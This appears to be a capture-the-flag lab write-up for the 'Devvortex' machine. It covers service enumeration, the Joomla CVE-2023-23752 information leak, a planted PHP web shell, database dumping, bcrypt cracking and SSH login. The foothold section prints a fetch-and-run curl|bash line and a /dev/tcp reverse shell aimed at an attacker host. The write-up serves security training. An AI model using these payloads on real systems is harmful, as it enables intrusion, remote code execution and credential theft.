Devvortex

23rd Oct 2023 / Document No D24.100.262

Prepared By: k1ph4ru & C4rm3l0

Machine Author: k1ph4ru

Difficulty: Easy

Classification: Official

Synopsis

Devvortex is an easy-difficulty Linux machine that features a Joomla CMS that is vulnerable to information disclosure. Accessing the service's configuration file reveals plaintext credentials that lead to Administrative access to the Joomla instance. With administrative access, the Joomla template is modified to include malicious PHP code and gain a shell. After gaining a shell and enumerating the database contents, hashed credentials are obtained, which are cracked and lead to SSH access to the machine. Post-exploitation enumeration reveals that the user is allowed to run apport-cli as root, which is leveraged to obtain a root shell.

Skills Required

- Web Enumeration
- Linux Fundamentals

Skills Learned

- Joomla Exploitation
- Apport-cli Exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.228.37 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV -Pn 10.129.228.37
```

```
nmap -p$ports -sC -sV -Pn 10.129.228.37

Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-17 07:53 EDT
Nmap scan report for 10.129.228.37
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.07 seconds
```


`Nmap` reveals two open TCP ports. On port `22` `SSH` is running, and on port `80` an `Nginx` web server. The web server attempts a redirect to the `devvortex.htb` domain, which we add to our `hosts` file.

```
echo "10.129.228.37 devvortex.htb" | sudo tee -a /etc/hosts
```

Since we do not have any credentials to log in via `SSH`, we will start by looking at port `80`.

Nginx - Port 80

Upon visiting `http://devvortex.htb/` we are presented with the following website.



Looking around the website, we see that it's a simple website where we can't do much, and all the content is static. Since we don't have a lot of clues on how to proceed, we can use `ffuf` to scan for possible `vhosts` that might exist on the machine.


```
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt:FUZZ -u http://devvortex.htb -H 'Host: FUZZ.devvortex.htb'  -fw 4 -t 100
```

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt:FUZZ -u http://devvortex.htb -H 'Host: FUZZ.devvortex.htb'  -fw 4 -t 100

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://devvortex.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.devvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response words: 4
________________________________________________

[Status: 200, Size: 8017, Words: 1666, Lines: 165, Duration: 377ms]
    * FUZZ: dev

:: Progress: [100000/100000] :: Job [1/1] :: 231 req/sec :: Duration: [0:04:14] :: Errors: 0 ::
```

We discover the subdomain `dev.devvortex.htb`, which we also add to our `/etc/hosts` file:

```
echo "10.129.228.37 dev.devvortex.htb" | sudo tee -a /etc/hosts
```

Now, we are able to visit `http://dev.devvortex.htb`.




Looking around the website, we see that all its content is static. We can do a quick directory scan in order to identify any files and directories that are hosted on the server.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FFUZ -u http://dev.devvortex.htb/FFUZ -ic  -t 100
```


```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FFUZ -u http://dev.devvortex.htb/FFUZ -ic  -t 100 -e
txt

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://dev.devvortex.htb/FFUZ
 :: Wordlist         : FFUZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Extensions       : txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 211ms]
    * FFUZ: images

[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 223ms]
    * FFUZ: media

    <...SNIP...>
[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 361ms]
    * FFUZ: layouts

[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 191ms]
    * FFUZ: administrator

[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 211ms]
    * FFUZ: cli
```

Our scan reveals the `/administrator` endpoint, which reveals that the site is running on `Joomla CMS`.



Trying to log in using common credentials like `admin:admin` yields no results. Since we do not have credentials to access the `Joomla` instance, we look at the version to see if we find any vulnerabilities.

We can enumerate the service's version by browsing to `/administrator/manifests/files/joomla.xml`.



The service is running version `4.2.6`. When searching for disclosures for that specific version of `Joomla`, we discover a blog outlining an `Unauthenticated Information Disclosure` vulnerability, which has been assigned CVE-2023-23752.

To exploit this, one can send a `GET` request to the `/api/index.php/v1/config/application?public=true` endpoint, potentially gaining access to sensitive data and all the configuration data of the database.

We use `cURL` to query the endpoint on the `dev` subdomain:


```
curl http://dev.devvortex.htb/api/index.php/v1/config/application?public=true -vv
```

```
curl  http://dev.devvortex.htb/api/index.php/v1/config/application?public=true -vv

*   Trying 10.129.228.37:80...
* Connected to dev.devvortex.htb (10.129.228.37) port 80 (#0)
> GET /api/index.php/v1/config/application?public=true HTTP/1.1
> Host: dev.devvortex.htb
> User-Agent: curl/7.87.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
<...SNIP...>
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
<
{"links":{"self":"http:\/\/dev.devvortex.htb\/api\/index.php\/v1\/config\/application?
<...SNIP...>
{"host":"localhost","id":224}},{"type":"application","id":"224","attributes":{"user":"lewis","id":224}},
{"type":"application","id":"224","attributes":{"password":"P4ntherg0t1n5r3c0n##","id":224}},
{"type":"application","id":"224","attributes":{"db":"joomla","id":224}},{"type":"application","id":"224","attributes":
```

Our attempt is successful and we uncover the cleartext credentials `lewis:P4ntherg0t1n5r3c0n##`.


Foothold

With these credentials, we are able to gain administrative access to the `Joomla` instance.




On the initial dashboard we see two users: one is `lewis`, who is a Superuser, and the other is `logan`. We can now edit one of the templates and add `PHP` code to get a shell on the target.

Upon navigating to `System > Site Templates > Cassiopeia Details and Files`, we are able to see the current template contents.



We append our malicious PHP code to the end of the `error.php` file in order to get a shell. This one-liner uses the `system()` function to run `curl` and fetch a bash script from our local web server, which is then piped to `bash`, triggering a reverse shell.

```
<?php system("curl 10.10.14.70:8080/rev.sh|bash"); ?>
```



After adding our payload we make sure to save the file.

Finally, we need to host the bash script that will be downloaded and executed on the target.


```
echo -e '#!/bin/bash\nsh -i >& /dev/tcp/10.10.14.70/4444 0>&1' > rev.sh
```

The above one-liner command will create a bash script named `rev.sh` in our current working directory; this is what we will use to initiate the reverse shell connection to our `Netcat` listener. We then start a `Python` web server on our local machine on port `8080` to host the file.

```
python3 -m http.server 8080
```

We will use the below command to start a `Netcat` listener, which will catch the reverse shell connection once our script has been executed.

```
nc -lnvp 4444
```



Finally, we send the request to the `Joomla` instance in order to retrieve our reverse shell from the local server and execute it. We make sure to target the same file we edited, namely `error.php`.

```
curl -k "http://dev.devvortex.htb/templates/cassiopeia/error.php/error"
```

After running the command we see that `rev.sh` is accessed on our Python web server and we instantly get a callback on our `Netcat` listener:

We have obtained a shell as `www-data`.

Lateral Movement

We start enumerating the system by taking a look at any ports that might be listening locally.

```
ss -tlpn
```

```
$ ss -tlpn
State      Recv-Q     Send-Q         Local Address:Port          Peer Address:Port

LISTEN     0          4096           127.0.0.53%lo:53                 0.0.0.0:*

LISTEN     0          128                  0.0.0.0:22                 0.0.0.0:*

LISTEN     0          1                    0.0.0.0:4444               0.0.0.0:*

LISTEN     0          70                 127.0.0.1:33060              0.0.0.0:*

LISTEN     0          151                127.0.0.1:3306               0.0.0.0:*

LISTEN     0          511                  0.0.0.0:80                 0.0.0.0:*

LISTEN     0          128                     [::]:22                    [::]:*

LISTEN     0          511                     [::]:80                    [::]:*
```

We see that ports `3306` and `33060` are listening locally, which are used by MySQL by default. Looking at the `configuration.php` file in the directory our shell landed in, we are able to see the database password, which we found earlier.

```
cat configuration.php
```

```
$  cat configuration.php
<?php

class JConfig {

        public $offline = false;

        public $offline_message = 'This site is down for maintenance.<br>Please check back again
soon.';
        public $dbtype = 'mysqli';

        public $host = 'localhost';

        public $user = 'lewis';

        public $password = 'P4ntherg0t1n5r3c0n##';

        public $db = 'joomla';

        public $dbprefix = 'sd4fg_';

        public $dbencryption = 0;
```

In order to properly interact with `MySQL` we need to upgrade our current shell. We can use the `script` command to create a new `PTY` using `bash`.

```
script /dev/null -c bash
```

```
$ script /dev/null -c bash

Script started, file is /dev/null

www-data@devvortex:~/dev.devvortex.htb$
```

We now use the obtained credentials to connect to the local database.

```
mysql -u lewis -p
```

```
www-data@devvortex:~/dev.devvortex.htb$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 64
Server version: 8.0.34-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

mysql>
```

This is successful, and we can start enumerating the database. First, let's list any existing databases.

```
show databases;
```

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql>
```

The Joomla database is the only non-default database, so we start by enumerating its tables.

```
use joomla;
show tables;
```

```
mysql> use joomla;
use joomla;
startup with -A
<...snip...>
Database changed
mysql> show tables;
show tables;
+------------------------------+
| Tables_in_joomla             |
+------------------------------+
| sd4fg_action_log_config      |
| sd4fg_action_logs            |
<...SNIP...>
| sd4fg_users                  |
| sd4fg_viewlevels             |
<...SNIP...>
| sd4fg_workflows              |
+------------------------------+
```

There's a handful of tables, but as we are looking for credentials, our attention is drawn to the `sd4fg_users` table, which we proceed to dump.

```
select * from sd4fg_users;
```

```
mysql> select * from sd4fg_users;
select * from sd4fg_users;

    <...SNIP...>

| id  | name       | username | email               | password                                                     | block | sendEmail |
registerDate        | lastvisitDate       | activation | params
                                                  | lastResetTime | resetCount | otpKey | otep | requireReset | authProvider |

    <...SNIP...>

| 649 | lewis      | lewis    | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |     0 |         1 | 2023-
09-25 16:44:24 | 2023-10-17 18:41:48 | 0          |
                                                  | NULL          |          0 |        |      |            0 |              |
| 650 | logan paul | logan    | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |     0 |         0 | 2023-
09-26 19:15:42 | NULL                |            |
    <...SNIP...>
mysql>
```

Here, we see the password hash for the user `logan`. We feed the hash to `hashid` (or a similar hash identification tool) and find that it is a `bcrypt` hash.

```
hashid '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12'
```

```
hashid '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12'

Analyzing '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12'
[+] bcrypt
```

Armed with this knowledge, we use `hashcat` with mode `3200` to crack the hash.

```
hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
```

```
hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt

<...SNIP...>
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Name........: bcrypt $2*$, Blowfish (Unix)
Hash.Target......: $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy...tkIj12
Time.Started.....: Thu Jan 11 15:23:50 2024 (17 secs)
Time.Estimated...: Thu Jan 11 15:24:07 2024 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       84 H/s (5.88ms) @ Accel:4 Loops:32 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1408/14344385 (0.01%)
Rejected.........: 0/1408 (0.00%)
Restore.Point....: 1392/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidates.#1....: moises -> tagged

Started: Thu Jan 11 15:23:23 2024
Stopped: Thu Jan 11 15:24:08 2024
```

The hash is cracked successfully and we obtain the password `tequieromucho`. Armed with the password, we can now authenticate as `logan` via SSH.

```
ssh logan@10.129.228.37
logan@10.129.228.37's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-162-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
